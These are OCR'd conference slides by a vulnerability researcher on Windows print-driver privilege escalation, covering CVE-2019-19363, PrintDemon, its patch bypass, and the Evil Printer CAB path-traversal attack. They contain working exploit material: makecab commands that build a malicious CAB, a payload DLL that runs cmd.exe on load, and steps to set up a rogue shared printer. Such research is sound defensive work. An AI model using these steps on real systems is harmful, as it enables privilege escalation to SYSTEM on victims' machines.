Bring Your Own Print Driver Vulnerability

Jacob Baines

7 August 2021

AGENDA

DARK WOLF
SOLUTIONS

- Background Research
- Print Driver Installation
- BYOPD Exploitation
- Detection & Mitigations

Slides & Code Available

https://github.com/jacob-baines/concealed_position

Speaker Introduction

Jacob Baines
Vulnerability Researcher

🐦 @Junior_Baines


jacob-baines

Background: Previous Printer Vulnerabilities

Background Research

Ricoh Print Driver Vulnerability

- CVE-2019-19363
- Full disclosure by Pentagrid
- Metasploit module by Shelby Pace
- Privilege escalation to SYSTEM via %PROGRAMDATA% DLL overwrite during printer install.
- Driver must be installed on the system.




```
00:18:... PrintIsolationHost.exe  412 CloseFile       C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS
00:18:... PrintIsolationHost.exe  412 QueryDirectory  C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\headerfooter.dll SUCCESS  Filter: headerfooter.dll, 1: headerfooter.dll
00:18:... PrintIsolationHost.exe  412 QueryDirectory  C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\headerfooter.dll SUCCESS  Filter: headerfooter.dll, 1: headerfooter.dll
00:18:... PrintIsolationHost.exe  412 QueryDirectory  C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\popup.dll        SUCCESS  Filter: popup.dll, 1: popup.dll
00:18:... PrintIsolationHost.exe  412 QueryDirectory  C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\popup.dll        SUCCESS  Filter: popup.dll, 1: popup.dll
00:18:... PoC.exe                3432 CreateFile      C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Desired Access: Generic Read/Write, Delete, Write DAC, Disposition: OverwriteIf, Options: Sequential A
00:18:... PoC.exe                3432 CloseFile       C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS
00:18:... PoC.exe                3432 CreateFile      C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Desired Access: Generic Read/Write, Delete, Write DAC, Disposition: OpenIf, Options: Sequential Acce...
00:18:... PoC.exe                3432 QueryAttributeI... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  FileSystemAttributes: Case Preserved, Case Sensitive, Unicode, ACLs, Compression, Named Streams, EF
00:18:... PoC.exe                3432 QueryBasicInfor... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  CreationTime: 02/07/2019 14:58:38, LastAccessTime: 02/11/2019 00:18:00, LastWriteTime: 02/11/20...
00:18:... PoC.exe                3432 SetEndOfFileInf... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  EndOfFile: 10,240
00:18:... PoC.exe                3432 WriteFile       C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Offset: 0, Length: 10,240, Priority: Normal
00:18:... PoC.exe                3432 SetBasicInform... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll  SUCCESS  CreationTime: 01/01/1601 00:00:00, LastAccessTime: 01/01/1601 00:00:00, LastWriteTime: 01/11/20...
00:18:... PoC.exe                3432 QueryRemotePr... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll   INVALID PARAME...
00:18:... PoC.exe                3432 CloseFile       C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS
00:18:... PrintIsolationHost.exe  412 CreateFile      C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Share
00:18:... PrintIsolationHost.exe  412 QueryBasicInfor... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  CreationTime: 02/07/2019 14:58:38, LastAccessTime: 02/11/2019 00:18:00, LastWriteTime: 01/11/20...
00:18:... PrintIsolationHost.exe  412 CloseFile       C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS
00:18:... PrintIsolationHost.exe  412 CreateFile      C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Desired Access: Read Data/List Directory, Execute/Traverse, Synchronize, Disposition: Open, Options:
00:18:... PrintIsolationHost.exe  412 WriteFile       C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Offset: 0, Length: 12,288, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
00:18:... PrintIsolationHost.exe  412 SetEndOfFileInf... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  EndOfFile: 10,240
00:18:... PrintIsolationHost.exe  412 CreateFileMapp... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  SyncType: SyncTypeOther
00:18:... PrintIsolationHost.exe  412 CreateFileMapp... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll FILE LOCKED WI... SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE|PAGE_NOCACHE
00:18:... PrintIsolationHost.exe  412 QueryStandardI... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  AllocationSize: 12,288, EndOfFile: 10,240, NumberOfLinks: 1, DeletePending: False, Directory: False
00:18:... PrintIsolationHost.exe  412 CreateFileMapp... C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll SUCCESS  SyncType: SyncTypeOther
00:18:... PrintIsolationHost.exe  412 Load Image      C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\watermark.dll    SUCCESS  Image Base: 0x7ffaefd50000, Image Size: 0x7000
```


Background Research

PrintDemon

- CVE-2020-1048
- Technical write up by Yarden Shafir and Alex Ionescu
- Metasploit module by Brendan Watters
- Arbitrary file write as SYSTEM by printing to a printer with attacker controlled file port



Enter a port name: c:\windows\system32\ualapi.dll




Access is denied.

Background Research

PrintDemon Patch Bypass

- CVE-2020-1337
- Technical writeup by Voidsec
- Metasploit module by Brendan Watters
- Bypasses the patch by altering the file port to use a junction after permissions have been checked


ATTACKERKB
Not all vulns are created equal
Topics
Activity Feed
About
Leaderboard
Search...
Log In
5
Report As Exploited in the Wild

ATTACKER VALUE
VERY HIGH
(2 users assessed)

EXPLOITABILITY
HIGH
(2 users assessed)

USER INTERACTION
None

PRIVILEGES REQUIRED
Low

ATTACK VECTOR
Local

CVE-2020-1337

Disclosure Date: August 17, 2020 · (Last updated August 28, 2020)


CVE-2020-1337 CVSS v3 Base Score: 7.8

https://attackerkb.com/topics/mEEwlfrTK3/cve-2020-1337

Background Research

Evil Printer

- CVE-2020-1300
- Presented at DEF CON 28 by Zhipheng Huo and Chuanda Ding.
- Technical writeup of CAB parsing by ZDI (no PoC)
- Local privilege escalation.
- Path Traversal in CAB file. Delivered by a remote printer or local admin



мг_мε @steventseeley · Nov 3, 2020

For those that want to repro CVE-2020-1300 you can just use makecab, no need to manually calc checksums now:


```
c:\>type files.txt
"rce.exe" "../../rce.exe"
c:\>makecab /f files.txt
```

https://twitter.com/steventseeley/status/1323694078022848512

Executing Evil Printer

Evil Printer

Attack Overview



1. Add Printer

2. Send malicious CAB file

3. Unpack CAB

Evil Printer


Printer Side: Creating the CAB

```
> echo “ualapi.dll” “../../ualapi.dll” > files.txt
> makecab /f files.txt
> move disk1/1.cab exploit.cab
```

ualapi.dll reference: https://enigma0x3.net/2019/07/24/cve-2019-13382-privilege-escalation-in-snagit/

Evil Printer

Printer Side: DLL Source



```
#include <stdio.h>
#include <stdlib.h>
#include <Windows.h>

BOOL APIENTRY DllMain(HANDLE hModule,
        DWORD  ul_reason_for_call,
        LPVOID lpReserved)
{
        switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
                WinExec("cmd.exe /c whoami > c:\\result.txt", SW_HIDE);
                break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
        default:
                break;
        }
        return TRUE;
}
```

https://github.com/jacob-baines/concealed_position/blob/main/src/cp_payload/dllmain.cpp


Evil Printer

Printer Side: Becoming a Printer

1. Install CutePDF Writer
2. Set the CutePDF Writer as a shared printer
3. Turn off password protected sharing (Advanced Sharing)
4. Turn on printer sharing (Advanced Sharing)
5. Modify the following registry values in `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Print\Environments\Windows\x64\Drivers\Version3\CutePDF Writer v4.0`
   a. PrinterDriverAttributes = 1
   b. InfPath = `C:\exploit\exploit.inf`
6. Create an empty file at `C:\exploit\exploit.inf`
7. Copy exploit.cab to `C:\Windows\System32\spool\drivers\x64\PCC\`
8. Reboot

Evil Printer

Client Side



Find a printer by other options

○ My printer is a little older. Help me find it.

● Select a shared printer by name

